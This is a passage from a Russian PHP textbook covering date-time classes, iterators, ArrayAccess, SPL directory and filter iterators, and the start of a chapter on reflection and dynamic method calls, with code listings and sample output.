Основным рабочим классом является `DateTime`, который позволяет оперировать датой и временем. В листинге 28.1 приводится пример создания объекта `$date` класса `DateTime` с текущей датой и вывод даты при помощи метода `format()` в окно браузера. Строка форматирования метода `format()` имеет тот же синтаксис, что и функция `date()` *(см. главу 19)*.

> ***Примечание***
>
> При работе с календарными классами PHP требуется установить значение часового пояса в директиве `date.timezone` *(см. главу 19)* или воспользоваться классом `DateTimeZone`, который описывается далее в главе.

Листинг 28.1. Использование класса `DateTime`. Файл datetime.php

```
<?php ## Использование класса DateTime
  $date = new DateTime();
  echo $date->format("d-m-Y H:i:s"); // 14-11-2015 15:53:52
?>
```

Скрипт создает объект `$date`, содержащий текущие дату и время. Для того чтобы задать произвольную дату, необходимо передать в качестве параметра строку в одном из допустимых форматов, подробнее познакомиться с которыми можно в документации **http://php.net/manual/ru/datetime.formats.compound.php** (листинг 28.2).

Листинг 28.2. Явная установка даты. Файл datetime_set.php

```
<?php ## Явная установка даты
  $date = new DateTime("2016-01-01 00:00:00");
  echo $date->format("d-m-Y H:i:s"); // 01-01-2016 00:00:00
?>
```

Для удобства вывода даты в различных форматах класс `DateTime` содержит несколько констант-строк с популярными форматами времени (табл. 28.1).

Таблица 28.1. *Константы класса* `DateTime`

Константа	Формат
DateTime::ATOM	"Y-m-d\TH:i:sP"
DateTime::COOKIE	l, d-M-y H:i:s T
DateTime::ISO8601	Y-m-d\TH:i:sO
DateTime::RFC822	D, d M y H:i:s O
DateTime::RFC850	l, d-M-y H:i:s T
DateTime::RFC1036	D, d M y H:i:s O
DateTime::RFC1123	D, d M Y H:i:s O
DateTime::RFC2822	D, d M Y H:i:s O
DateTime::RFC3339	Y-m-d\TH:i:sP
DateTime::RSS	D, d M Y H:i:s O
DateTime::W3C	Y-m-d\TH:i:sP

В листинге 28.3 приводится пример использования константы `DateTime::RSS` для формирования временной метки в формате, используемом в RSS-каналах.

Листинг 28.3. Использование констант класса `DateTime`. Файл datatime_rss.php

```
<?php ## Использование констант класса DateTime
  $date = new DateTime("2016-01-01 00:00:00");
  echo $date->format(DateTime::RSS); // Fri, 01 Jan 2016 00:00:00 +0000
?>
```

Класс *DateTimeZone*

В *главе 19* при рассмотрении функций для работы с датой и временем мы упоминали параметр `date.timezone`, который необходимо устанавливать на уровне конфигурационного файла php.ini или задавать в начале скрипта при помощи функции `default_timezone_set()`. В противном случае генерируется сообщение об ошибке.

Среди календарных классов PHP имеется `DateTimeZone()`, который позволяет задавать часовые пояса для `DateTime`-объектов (листинг 28.4).

Листинг 28.4. Использование класса `DateTimeZone`. Файл datetimezone.php

```
<?php ## Использование класса DateTimeZone
  $date = new DateTime("2016-01-01 00:00:00",
                       new DateTimeZone("Europe/Moscow"));
  echo $date->format("d-m-Y H:i:s"); // 01-01-2016 00:00:00
?>
```

Класс *DateInterval*

Отличительной особенностью объектов класса `DateTime` является возможность вычитать их друг из друга при помощи метода `diff()`. Кроме того, можно добавлять и вычитать из объекта `DateTime` временные интервалы, соответственно при помощи методов `add()` и `sub()`. Для обеспечения этих операций в наборе календарных классов PHP предусмотрен класс `DateInterval`.

Самый простой способ получить объект класса `DateInterval` — воспользоваться методом `diff()`, произведя вычитание одного объекта класса `DateTime` из другого (листинг 28.5).

Листинг 28.5. Использование метода `diff()`. Файл dateinterval_diff.php

```
<?php ## Использование метода diff()
  $date = new DateTime('2015-01-01 0:0:0');
  $nowdate = new DateTime();
  $interval = $nowdate->diff($date);
  // Выводим результаты
  echo $date->format("d-m-Y H:i:s")."<br />";
  echo $nowdate->format("d-m-Y H:i:s")."<br />";
  // Выводим разницу
  echo $interval->format("%Y-%m-%d %H:%S")."<br />";
  // Выводим дамп интервала
  echo "<pre>";
  print_r($interval);
  echo "</pre>";
?>
```

В листинге 28.5 вычисляется разница во времени между текущей датой и 1 января 2015 года. Для этого создаются два объекта класса `DateTime`: `$date` и `$nowdate()`, при помощи метода `diff()` объекта `$nowdate()` из него вычитается объект `$date`. Результатом этой операции является объект `$interval` класса `DateInterval`. Результатом работы скрипта могут быть строки вида

```
01-01-2015 00:00:00
14-11-2015 18:17:01
00-10-13 18:01
DateInterval Object
(
    [y] => 0
    [m] => 10
```

```
    [d] => 13
    [h] => 18
    [i] => 17
    [s] => 1
    [weekday] => 0
    [weekday_behavior] => 0
    [first_last_day_of] => 0
    [invert] => 1
    [days] => 317
    [special_type] => 0
    [special_amount] => 0
    [have_weekday_relative] => 0
    [have_special_relative] => 0
)
```

Скрипт из листинга 28.5 помимо форматированных результатов выводит дамп объекта `DateInterval`, который содержит восемь открытых членов:

- `y` — годы;
- `m` — месяцы;
- `d` — дни;
- `h` — часы;
- `i` — минуты;
- `s` — секунды;
- `invert` — принимает 1, если интервал отрицательный, и 0, если интервал положительный;
- `days` — разница в днях.

Член `invert` влияет на результаты вычисления при помощи методов `add()` и `sub()`, осуществляющих сложение и вычитание даты `DateTime` и интервала `DateInterval`. Для того чтобы получить беззнаковый интервал, второму аргументу метода `diff()` следует передать значение `TRUE`.

Для получения произвольного объекта класса `DateInterval` необходимо воспользоваться конструктором. Конструктор принимает строку специального формата, описание даты в которой начинается с символа `P`, а времени — с символа `T`. В табл. 28.2 приводятся коды для всех временных величин, используемых для создания интервала.

Таблица 28.2. *Коды инициализации, используемые конструктором* `DateInterval`

Код	Пример	Описание	Код	Пример	Описание
Y	P3Y	Год	H	T3H	Час
M	P3M	Месяц	M	T3M	Минута
D	P3D	День	S	T3S	Секунда

В столбце "Пример" табл. 28.2 приводится запись для 3 единиц, например, `P3Y` означает три года, `T3S` — 3 секунды. Величины можно комбинировать, например, запись

P3Y1M14D означает 3 года, 1 месяц и 14 дней, запись T12H19M2S означает 12 часов, 19 минут и 2 секунды. Дату и время можно объединять в строку — P3Y1M14DT12H19M2S. В листинге 28.6 создается интервал, который вычитается из текущей даты при помощи метода sub().

> ***Замечание***
>
> Порядок вхождения разных кодов в строку не имеет значения, можно перечислять сначала дни, потом месяцы, затем года, можно использовать обратный порядок.

Листинг 28.6. Создание интервала DateInterval. Файл dateinterval.php

```
<?php ## Создание интервала DateInterval при помощи конструктора
  $nowdate = new DateTime();
  $date = $nowdate->sub(new DateInterval("P3Y1M14DT12H19M2S"));
  echo $date->format("Y-m-d H:i:s");
?>
```

Класс *DatePeriod*

Объект класса DatePeriod позволяет создать итератор для обхода последовательности дат (в виде DateTime-объектов), следующих друг за другом через определенный интервал времени. Обход такой последовательности осуществляется при помощи оператора foreach, как и в случае любого другого генератора.

Конструктор класса DatePeriod принимает три параметра:

- объект DateTime, который служит точкой начала периода;
- объект DateInterval, служащий шагом, с которым генерируются даты;
- целое число, представляющее количество итераций.

В листинге 28.7 приводится пример, в котором генерируется последовательность из 5 недель, начиная с текущей даты.

Листинг 28.7. Использование DatePeriod. Файл dateperiod.php

```
<?php ## Использование DatePeriod
  $now = new DateTime();
  $step = new DateInterval('P1W');
  $period = new DatePeriod($now, $step, 5);

  foreach($period as $datetime) {
    echo $datetime->format("Y-m-d")."<br />";
  }
?>
```


Результатом выполнения сценария может быть такая последовательность:

```
2015-11-14
2015-11-21
```

```
2015-11-28
2015-12-05
2015-12-12
2015-12-19
```

Резюме

В данной главе мы познакомились с предопределенными классами PHP для работы с датой и временем. Они значительно расширяют возможности стандартных функций для работы с датой и временем.



ГЛАВА 29

Итераторы

Листинги данной главы
можно найти в подкаталоге iterators.

Итератор — это объект, позволяющий обходить коллекцию способом, не зависящим от внутреннего устройства коллекции. Независимо от того, какую коллекцию обходит итератор, он ведет себя одинаково и поддерживает одни и те же методы.

Мы уже познакомились с одним видом *итераторов* — это генераторы *(см. главу 12)*, представленные классом `Generator` *(см. главу 27)*. Пример другого итератора был приведен в предыдущей главе: класс `DatePeriod`.

Стандартное поведение *foreach*

PHP позволяет использовать объекты произвольных классов в инструкции `foreach` так, будто бы они являются обычными ассоциативными массивами.

Давайте посмотрим, что получится, если попробовать перебрать с помощью `foreach` "элементы" обычного объекта, а не массива (листинг 29.1).

Листинг 29.1. Стандартное поведение `foreach`. Файл iter_simple.php

```
<?php ## Стандартное поведение foreach
  class Monolog
  {
    public    $first  = "It's him.";
    protected $second = "The Anomaly.";
    private   $third  = "Do we proceed?";
    protected $fourth = "Yes.";
    private   $fifth  = "He is still...";
    public    $sixth  = "...only human.";
  }
  $monolog = new Monolog();
  foreach ($monolog as $k => $v) {
    echo "$k: $v<br>";
  }
?>
```

Если вы запустите скрипт из листинга 29.1, то увидите, что результат его работы будет таким:

```
first: It's him.
sixth: ...only human.
```

Иными словами, при "переборе объекта" PHP последовательно проходит по всем его *открытым* (`public`) свойствам и подставляет в переменные `$k` и `$v` соответственно, имена свойств и их текущие значения. Защищенные (`protected`) и закрытые (`private`) свойства при этом игнорируются.

> ***Замечание***
>
> Синтаксис `foreach ($monolog as $k => &$v)` (с амперсандом перед `$v`) также допустим. Он, как обычно, позволяет *изменять* значение свойства внутри тела цикла *(см. главу 9)*. Без `&` работа ведется с *копиями* свойств.

Определение собственного итератора

Итератор — это объект, класс которого реализует встроенный в PHP интерфейс `Iterator`. Он позволяет программе решать, какие значения необходимо подставлять в переменные инструкции `foreach` при ее работе и в каком порядке это делать.

Итератор можно рассматривать как "представителя" итерируемого объекта. Представьте, что объект — это начальник крупной фирмы, и к нему обращается кто-то из налоговой инспекции с просьбой выдать имена всех крупных компаний-партнеров, с которыми фирма контактировала за последний год. Конечно, начальник не станет сам возиться с ворохом документов, а поручит данную работу своей секретарше, *представителю*. Итератор — как раз и есть такой представитель, только в PHP.

Любой "объект-начальник", который хочет переопределить стандартное поведение инструкции `foreach`, должен реализовывать встроенный в PHP интерфейс `IteratorAggregate`. Интерфейс определяет единственный метод — `getIterator()`, который должен вернуть "объекта-представителя", т. е. создать объект-итератор. В дальнейшем все решения о том, какие значения участвуют в переборе (это, кстати, далеко не обязательно должны быть свойства объекта) и в каком порядке их необходимо возвращать, принимает уже итератор. "Объект-начальник" может забыть о задании и продолжить заниматься своими делами, например провести совещание, выпить чаю или приступить к метанию бумажек в мусорную корзину.

В качестве примера ситуации, когда итераторы могут быть весьма удобными при программировании, рассмотрим классы, отражающие файлы и каталоги дерева файловой системы (листинг 29.2). После того как мы познакомимся с примером, можно будет переходить к детальному разъяснению, как он работает.

Листинг 29.2. Пример определения итератора. Файл lib/FS.php

```
<?php ## Пример определения итератора
  /**
   * Каталог. При итерации возвращает свое содержимое.
   */
```

```
class FSDirectory implements IteratorAggregate
{
  public $path;
  // Конструктор
  public function __construct($path)
  {
    $this->path = $path;
  }
  // Возвращает итератор - "представителя" данного объекта
  public function getIterator()
  {
    return new FSDirectoryIterator($this);
  }
}

/**
 * Класс-итератор. Является представителем для объектов FSDirectory
 * при переборе содержимого каталога.
 */
class FSDirectoryIterator implements Iterator
{
  // Ссылка на "объект-начальник"
  private $owner;
  // Дескриптор открытого каталога
  private $d = null;
  // Текущий считанный элемент каталога
  private $cur = false;
  // Конструктор. Инициализирует новый итератор.
  public function __construct($owner)
  {
    $this->owner = $owner;
    $this->d = opendir($owner->path);
    $this->rewind();
  }
  //*
  //* Далее идут переопределения виртуальных методов интерфейса Iterator
  //*
  // Устанавливает итератор на первый элемент
  public function rewind()
  {
    rewinddir($this->d);
    $this->cur = readdir($this->d);
  }
  // Проверяет, не закончились ли уже элементы
  public function valid()
  {
    // readdir() возвращает false, когда элементы каталога закончились
    return $this->cur !== false;
  }
```

```
    // Возвращает текущий ключ
    public function key()
    {
      return $this->cur;
    }
    // Возвращает текущее значение
    public function current()
    {
      $path = $this->owner->path."/".$this->cur;
      return is_dir($path)? new FSDirectory($path) : new FSFile($path);
    }
    // Передвигает итератор к следующему элементу в списке
    public function next()
    {
      $this->cur = readdir($this->d);
    }
  }

  /**
   * Файл
   */
  class FSFile
  {
    public $path;
    // Конструктор
    public function __construct($path)
    {
      $this->path = $path;
    }
    // Возвращает информацию об изображении
    public function getSize()
    {
      return filesize($this->path);
    }
    // Здесь могут быть другие методы
  }
?>
```

В листинге 29.3 представлен пример использования этой системы классов.

Листинг 29.3. Использование итератора. Файл iter_fs.php

```
<?php ## Пример неявного использования итератора в foreach
  require_once "lib/FS.php";

  // Для примера открываем каталог, в котором много картинок
  $d = new FSDirectory(".");
  foreach ($d as $path => $entry) {
    if ($entry instanceof FSFile) {
```

```
      // Если это файл, а не подкаталог...
      echo "<tt>$path</tt>: ".$entry->getSize()."<br>";
    }
  }
?>
```

Как видите, с точки зрения кода последнего листинга каталог выглядит как обыкновенный ассоциативный массив объектов-файлов — в том смысле, что мы можем их перебирать при помощи `foreach`.

Давайте теперь взглянем на листинг 29.2 чуть внимательнее. В нем мы определяем два основных класса: `FSFile` (представляющий файлы) и `FSDirectory` (представляющий каталоги файловой системы). Так как каталог должен быть "итерируемым", его класс реализует интерфейс `IteratorAggregate` (с английского это можно перевести примерно как "содержит итератор"), а значит, включает метод со стандартным именем `getIterator()`.

Рассмотрим теперь непосредственно класс-итератор `FSDirectoryIterator`. Он обязательно должен реализовывать интерфейс `Iterator` (в противном случае PHP применит стандартный способ перебора свойств объекта). В интерфейсе специфицируются 5 обязательных методов (`rewind()`, `valid()`, `key()`, `current()`, `value()`), которые должны быть определены в производном классе; краткая характеристика этих методов дана в комментариях листинга 29.2. Итератор также хранит *текущее состояние* (положение) процесса итерации. (Аналогия с секретаршей "большого начальника": она может в любой момент прервать работу и пойти попить чай, чтобы после этого вернуться к тому месту, в котором остановилась.)

Как PHP обрабатывает итераторы

Рассмотрим код оператора `foreach`, в котором используется итератор (пример из листинга 29.3):

```
foreach ($d as $path => $entry) {
  ...
}
```

С точки зрения PHP этот компактный оператор выглядит точно так же, как громоздкая запись:

```
$it = $d->getIterator();
for($it->rewind(); $it->valid(); $it->next()) {
  $path  = $it->key();
  $entry = $it->current();
  ...
}
unset($it);
```

Как видите, тут задействованы все 5 методов интерфейса `Iterator`; именно поэтому они и необходимы для работы PHP.

Множественные итераторы

До сих пор мы подразумевали, что каждый класс может содержать лишь один итератор, доступный по вызову `getIterator()`. Именно этот метод вызывается по умолчанию, если объект указан в инструкции `foreach`.

На практике бывает удобно определять *несколько* итераторов для одного и того же класса. Например, нам может понадобиться перебирать элементы в прямом или обратном порядке; соответственно, удобно завести два итератора для этих целей — прямой и обратный.

Язык PHP позволяет указывать в параметре инструкции `foreach` не только объект, реализующий интерфейс `IteratorAggregate`, но также и непосредственно некоторый итератор. Таким образом, предложение

```
foreach ($d->getIterator() as $path => $entry) {}
```

трактуется PHP точно так же, как и

```
foreach ($d as $path => $entry) {}
```

То есть, итератор, возвращаемый методом со стандартным именем `getIterator()`, является *умолчательным*, но не обязательно единственным. Вы можете объявить и другие методы в классе, имеющие произвольные имена и возвращающие итераторы требуемой природы.

Виртуальные массивы

PHP версии 5 позволяет создавать объекты, доступ к которым производится в соответствии с синтаксисом управления массивами PHP. Иными словами, вы можете использовать оператор `[]` для переменной-объекта, как будто работаете с обычным ассоциативным массивом. При этом, конечно, возможно применение и обычного оператора `->` для доступа к свойствам и методам объекта.

Если вы хотите указать интерпретатору, что к объекту некоторого класса возможно обращение, как к массиву, то должны использовать встроенный в PHP *интерфейс* `ArrayAccess` при описании соответствующего класса. Кроме того, необходимо определить тела методов, описанных в этом интерфейсе (мы уже рассматривали подобный подход при описании итераторов выше).

Вместо того чтобы пускаться в пространные описания, рассмотрим пример использования интерфейса `ArrayAccess`. Если вы поняли, как работают итераторы, то без труда разберетесь в коде листинга 29.4.

Листинг 29.4. Использование виртуальных массивов. Файл array.php

```
<?php ## Использование виртуальных массивов
  /*
   * Класс представляет собой массив, ключи которого нечувствительны
   * к регистру символов. Например, ключи "key", "kEy" и "KEY" с точки
   * зрения данного класса выглядят идентичными (в отличие от стандартных
   * массивов PHP, в которых они различаются).
   */
```

```
class InsensitiveArray implements ArrayAccess
{
  // Здесь будем хранить массив элементов в нижнем регистре
  private $a = [];
  // Возвращает true, если элемент $offset существует
  public function offsetExists($offset)
  {
    $offset = strtolower($offset);  // переводим в нижний регистр
    $this->log("offsetExists('$offset')");
    return isset($this->a[$offset]);
  }
  // Возвращает элемент по его ключу
  public function offsetGet($offset)
  {
    $offset = strtolower($offset);
    $this->log("offsetGet('$offset')");
    return $this->a[$offset];
  }
  // Устанавливает новое значение элемента по его ключу
  public function offsetSet($offset, $data)
  {
    $offset = strtolower($offset);
    $this->log("offsetSet('$offset', '$data')");
    $this->a[$offset] = $data;
  }
  // Удаляет элемент с указанным ключом
  public function offsetUnset($offset)
  {
    $offset = strtolower($offset);
    $this->log("offsetUnset('$offset')");
    unset($this->array[$offset]);
  }
  // Служебная функция для демонстрации возможностей
  public function log($str)
  {
    echo "$str<br>";
  }
}
// Проверка
$a = new InsensitiveArray();
$a->log("## Устанавливаем значения (оператор =).");
$a['php'] = 'There is more than one way to do it.';
$a['php'] = 'Это значение должно переписаться поверх предыдущего.';
$a->log("## Получаем значение элемента (оператор []).");
$a->log("<b>значение:</b> '{$a['php']}'");
$a->log("## Проверяем существование элемента (оператор isset()).");
$a->log("<b>exists:</b> ".(isset($a['php'])? "true" : "false"));
$a->log("## Уничтожаем элемент (оператор unset()).");
unset($a['php']);
?>
```

Результат работы данного сценария выглядит примерно так:

```
## Устанавливаем значения (оператор =).
offsetSet('php', 'There is more than one way to do it.')
offsetSet('php', 'Это значение должно переписаться поверх предыдущего.')
## Получаем значение элемента (оператор []).
offsetGet('php')
значение: 'Это значение должно переписаться поверх предыдущего.'
## Проверяем существование элемента (оператор isset()).
offsetExists('php')
exists: true
## Уничтожаем элемент (оператор unset()).
offsetUnset('php')
```

Как видите, при использовании операторов `=`, `[]`, `isset()` и `unset()` вызываются соответствующие методы класса `InsensitiveArray`. Итак, при реализации интерфейса `ArrayAccess` поведение операторов полностью определяется функциональностью этих методов.

> ***Примечание***
>
> Конечно, вы можете *одновременно* реализовать интерфейсы `ArrayAccess` и `IteratorAggregate` и добиться возможности не только обращения к элементам виртуального массива, но также и его перебора (см. предыдущий раздел). Этим вы полностью "проэмулируете" обыкновенные ассоциативные массивы PHP.

Механизм виртуальных массивов, представленный в PHP, позволяет реализовывать довольно интересные вещи. Например, вы можете представить какую-нибудь несложную базу данных (скажем, CSV-файл, таблицу MySQL и т. д.) в виде переменной, доступ к которой осуществляется обычными операторами работы с массивами. При создании нового элемента в таком "массиве" будет производиться операция записи на диск (или в БД), а при чтении — подгрузка информации с диска.

Библиотека SPL

По умолчанию PHP предоставляет пользователю некоторое число готовых классов и интерфейсов, встроенных в язык. Их собрание называется SPL (Standard PHP Library, стандартная библиотека PHP).

SPL включает несколько классов (`ArrayIterator`, `DirectoryIterator`, `FilterIterator`, `SimpleXMLIterator` и т. д.), а также интерфейсов (`RecursiveIterator`, `SeekableIterator` и др.). Мы рассмотрим лишь часть из них.

Класс *DirectoryIterator*

Библиотека SPL содержит уже готовые классы, реализующие интерфейс `Iterator` (объекты которых могут использоваться в цикле `foreach`). Одним из таких классов является `DirectoryInterator`, предоставляющий доступ к содержимому каталога. В листинге 29.5 приводится пример использования итератора.

Листинг 29.5. Использование класса `DirectoryIterator`. Файл directory.php

```
<?php ## Использование класса DirectoryIterator
  $dir = new DirectoryIterator('.');
  foreach($dir as $file) {
    echo $file."<br />";
  }
?>
```

Объект `$file` здесь выступает не как строка, а как объект, реализующий методы, часть из которых представлены в табл. 29.1. С полным списком методов можно ознакомиться в справочной документации.

***Таблица 29.1.** Методы класса `DirectoryIterator`*

Метод	Формат
`getFilename()`	Возвращает имя файла или подкаталога
`getPath()`	Возвращает имя каталога (без имени файла и подкаталога)
`getPathname()`	Возвращает путь к файлу, включая название каталога, а также название файла или подкаталога
`getSize()`	Возвращает имя каталога (без имени файла и подкаталога)
`getType()`	Возвращается тип текущего элемента каталога: `dir` для каталога и `file` — для файла
`isDir()`	Возвращает `TRUE`, если текущий элемент является каталогом, и `FALSE` в противном случае
`isFile()`	Возвращает `TRUE`, если текущий элемент является файлом, и `FALSE` в противном случае

Например, для того чтобы после имени файла вывести его размер, достаточно воспользоваться методом `getSize()` (листинг 29.6).

Листинг 29.6. Использование методов класса `DirectoryIterator`. Файл size.php

```
<?php ## Использование методов класса DirectoryIterator
  $dir = new DirectoryIterator('.');
  foreach($dir as $file) {
    // Выводим только файлы
    if ($file->isFile()) {
      // Имя файла и его размер
      echo $file." ".$file->getSize()."<br />";
    }
  }
?>
```

Класс *FilterIterator*

Элементы коллекции могут быть отфильтрованы при помощи итератора, производного от класса `FilterIterator`. В листинге 29.7 приводится пример создания фильтра `ExtensionFilter` для класса `DirectoryIterator`, который фильтрует все файлы, обладающие расширением PHP.

Листинг 29.7. Создание фильтра `ExtensionFilter`. Файл lib/filter.php

```
<?php ## Создание фильтра ExtensionFilter
  class ExtensionFilter extends FilterIterator
  {
    // Фильтруемое расширение
    private $ext;
    // Итератор DirectoryIterator
    private $it;

    // Конструктор
    public function __construct(DirectoryIterator $it, $ext)
    {
       parent::__construct($it);
       $this->it = $it;
       $this->ext = $ext;
    }

    // Метод, определяющий, удовлетворяет текущий элемент
    // фильтру или нет
    public function accept()
    {
      if (!$this->it->isDir()) {
         $ext = pathinfo($this->current(), PATHINFO_EXTENSION);
         return $ext != $this->ext;
      }
      return true;
    }
  }
?>
```

Использование класса `ExtensionFilter` совместно с классом `DirectoryIterator` приведет к тому, что из результирующего списка файлов будут исключены все файлы с расширением PHP (листинг 29.8).

Листинг 29.8. Вывод за исключением PHP-файлов. Файл filter.php

```
<?php ## Вывод за исключением PHP-файлов
  require_once("lib/filter.php");

  $filter = new ExtensionFilter(
                 new DirectoryIterator('.'),
                 'php'
               );
```

```
  foreach($filter as $file) {
    echo $file."<br />";
  }
?>
```

Класс *LimitIterator*

Класс `LimitIterator` и его производные позволяют осуществить постраничный вывод. Конструктор класса принимает в качестве первого параметра итератор, в качестве второго параметра — начальную позицию (по умолчанию равную 0), а в качестве третьего — смещение от позиции. При этом итератор работает с участком коллекции, определяемым вторым и третьим параметрами. В листинге 29.9 приводится пример вывода первых пяти элементов каталога oop с исключением PHP-файлов.

Листинг 29.9. Использование класса `LimitIterator`. Файл limit.php

```
<?php ## Использование класса LimitIterator
  require_once("lib/filter.php");

  $limit =  new LimitIterator(
              new ExtensionFilter(new DirectoryIterator('.'), "php"),
              0, 5);

  foreach($limit as $file) {
    echo $file."<br />";
  }
?>
```

Рекурсивные итераторы

Рекурсивной называется функция, которая вызывает сама себя. Подобные конструкции часто используются для обхода древовидных структур. Например, каталоги могут быть вложены друг в друга, и для вывода содержимого каталога, включая все вложенные подкаталоги, может потребоваться рекурсивная функция. Типичный пример рекурсивной функции приводится в листинге 29.10.

Листинг 29.10. Рекурсивная функция. Файл recursion_dir.php

```
<?php ## Рекурсивная функция для вывода содержимого каталога
  function recursion_dir($path)
  {
    static $depth = 0;

    $dir = opendir($path);
    while(($file = readdir($dir)) !== false) {
      if ($file == '.' || $file == '..' ) continue;
      echo str_repeat("-", $depth)." $file<br />";
```

```
      if (is_dir("$path/$file")) {
        $depth++;
        recursion_dir("$path/$file");
        $depth--;
      }
    }
    closedir($dir);
  }

  recursion_dir('.');
?>
```

Сценарий из листинга 29.10 выводит список файлов и подкаталогов каталога oop, определяя степень вложенности при помощи статической переменной `$depth`. Чтение содержимого каталога выполняется в цикле; если текущий элемент является файлом — его название выводится в окно браузера, если подкаталогом — для него вызывается функция `recurse_dir()`. При спуске на один уровень значение переменной `$depth` увеличивается на единицу, при возвращении — уменьшается. Это позволяет выводить перед именем файла то количество символов -, которое соответствует уровню "залегания" файла.

Решение проблемы вывода содержимого вложенного каталога можно решить более элегантно при помощи итераторов (листинг 29.11).

Листинг 29.11. Рекурсивный итератор. Файл recursion.php


```
<?php ## Рекурсивный обход каталога при помощи итераторов
  $dir = new RecursiveIteratorIterator(
           new RecursiveDirectoryIterator('.'),
         true);

  foreach ($dir as $file)
  {
    echo str_repeat("-", $dir->getDepth())." $file<br />";
  }
?>
```

Метод `getDepth()` итератора `RecursiveIteratorIterator` возвращает глубину вложения элемента.

Резюме

В данной главе мы рассмотрели итераторы, которые можно использовать для организации "дружественных" классов, выступающих в роли упорядоченного хранилища некоторых элементов. Применение технологии виртуальных массивов позволяет использовать объекты-переменные в контексте ассоциативных массивов.



ГЛАВА 30

Отражения

Листинги данной главы
можно найти в подкаталоге reflect.

Механизм отражений предоставляет разработчику возможность исследования как пользовательских, так предопределенных классов, выясняя статус и состав отдельных членов, методов, классов и даже расширений PHP, а также объявлять объекты классов и выполнять над ними манипуляции. Кроме этого, отражения позволяют автоматически генерировать документацию иерархии классов по схеме javadoc, применяемой в технологии Java.

Неявный доступ к классам и методам

До сих пор мы использовали оператор `new`, точно зная имя класса, с которым собираемся работать. Это имя шло сразу же после ключевого слова `new`, например, `new Math_Complex`. Имея некоторый объект, мы вызывали его методы, опять же явно указывая их имя, например: `$obj->sayHello()`. Наконец, когда мы передавали аргументы конструктору, методу или даже обычной функции, то перечисляли их в скобках: `someFunction("first", "second")`.

В сложных приложениях, однако, приходится встречаться с ситуациями, когда одно из имен (или список аргументов) хранится в некоторой переменной, и мы в программе не можем явно указать ее значение. Такое имя метода, класса или даже список аргументов функции называют *неявным*. С неявными величинами иногда приходится иметь дело при написании многоцелевых библиотек.

Неявный вызов метода

В *главе 11* мы уже обсуждали функции `call_user_func()` и `call_user_func_array()`, предназначенные для неявного вызова процедур программы. Например, рассмотрим такой код:

```
$funcName = "trim";
echo call_user_func($funcName, "    What? What did I just say?   ");
```

Он вызывает функцию `trim()` неявным образом, через переменную `$funcName`.

Оказывается, та же самая функция — `call_user_func()` — может вызывать также и методы объектов. Для этого вместо первого параметра ей необходимо передать специальный список, который формируется так: `array(&$obj, "methodName")`. Здесь `$obj` — это объект, метод которого мы вызываем, а `methodName` — соответственно, его имя.

> ***Замечание***
>
> Если метод статический и относится к классу, а не к объекту, для его вызова передайте вместо объекта `$obj` строковое имя класса.

Листинг 30.1 иллюстрирует неявный вызов метода `add()` для объекта `$a` класса `Math_Complex2`.

Листинг 30.1. Неявный вызов метода. Файл impl_meth.php

```
<?php ## Неявный вызов метода
  require_once "lib/Complex2.php";
  $addMethod = "add";
  $a = new MathComplex2(101, 303);
  $b = new MathComplex2(0, 6);
  // Вызываем метод add() неявным способом
  call_user_func([$a, $addMethod], $b);
  echo $a; // (101, 309)
?>
```

Существует и другой способ для неявного вызова метода класса — использование так называемого *механизма отражений*, или reflection API (Application Program Interface, программный интерфейс приложения). Про отражения мы подробно поговорим чуть позже *(см. разд. "Аппарат отражений" далее в этой главе)*.

Неявный список аргументов

Для того чтобы передать некоторому методу аргументы, хранящиеся в том или ином списке, в PHP существует всего одно средство — функция `call_user_func_array()`. Она принимает два параметра: первый — это имя функции, а второй — массив, хранящий ее аргументы.

Вот как может выглядеть вызов функции `test()`, аргументы которой хранятся в массиве:

```
$args = [101, 6];
$result = call_user_func_array("test", $args);
```

А так вызывается метод `test()` некоторого объекта `$obj`:

```
$result = call_user_func_array([$obj, "test"], $args);
```

Для вызова статического метода вместо объекта необходимо указать строковое имя класса:

```
$result = call_user_func_array(["ClassName", "test"], $args);
```

Инстанцирование классов

Инстанцирование (instantiate) — это термин ООП, который означает "создание объекта некоторого класса". Инстанцировать класс — то же самое, что создать экземпляр (объект) этого класса.

> ***Примечание***
>
> Вообще говоря, данный термин хорошо бы перевести на русский как "экземплирование" или даже "воплощение". Однако в устоявшейся терминологии instantiate переводится именно как инстанцирование.

Перейдем к вопросу о том, как создать объект некоторого класса, если имя этого класса задано неявно, например, содержится в переменной. Листинг 30.2 иллюстрирует, как поступать в таком случае.

Листинг 30.2. Создание объекта неизвестного класса. Файл inst.php

```
<?php ## Создание объекта неизвестного класса
  require_once "lib/Complex2.php";
  // Пусть имя класса хранится в переменной $className
  $className = "MathComplex2";
  // Создаем новый объект
  $obj = new $className(6, 1);
  echo "Созданный объект: $obj";
?>
```

Как видите, вместо имени класса можно указывать просто переменную, в которой оно хранится.

Использование неявных аргументов

В примере выше мы использовали аргументы (6, 1) для создания объекта неизвестного класса. Давайте на минуту представим, что мы не знаем в явном виде не только имя класса, но также и количества значений аргументов конструктора. Как нам быть в этой ситуации?

Листинг 30.3 иллюстрирует способ, который основывается на применении механизма динамического создания объектов. Для иллюстрации мы используем класс `MathComplex2`, определенный в *главе 22*.

Листинг 30.3. Создание объекта неизвестного класса. Файл inst_refl.php

```
<?php ## Создание объекта неизвестного класса (reflection API)
  require_once "lib/Complex2.php";
  // Пусть имя класса хранится в переменной $className
  $className = "MathComplex2";
  // ...а параметры его конструктора - в $args
  $args = [1, 2];
  // Создаем объект, хранящий всю информацию о классе.
  // Фактически, ReflectionClass является "классом, хранящим
  // сведения о другом классе".
  $class = new ReflectionClass($className);
```

```
  // Создаем объект класса явным способом
  $obj = $class->newInstance(101, 303);
  echo "Первый объект: $obj<br />";
  // Но мы не смогли использовать $args, а вынуждены были указать
  // параметры явным образом. Теперь создаем объект класса НЕЯВНО.
  $obj = call_user_func_array([$class, "newInstance"], $args);
  echo "Второй объект: $obj<br />";
?>
```

Для сравнения мы приводим в одном скрипте сразу два способа создания объекта с применением reflection API: с явным указанием параметров (это не то, что нам нужно) и с неявным. Заметьте, что во втором случае используется неизменная функция `call_user_func_array()` — похоже, это вообще единственное средство в PHP, позволяющее вызывать функции с неявным списком параметров.

> ***Внимание!***
>
> Хотя объект класса и был создан таким "вычурным" способом, в дальнейшем он ведет себя точно так же, как и любой другой объект. А именно можно вызывать его методы, считывать значения свойств и т. д.

Аппарат отражений

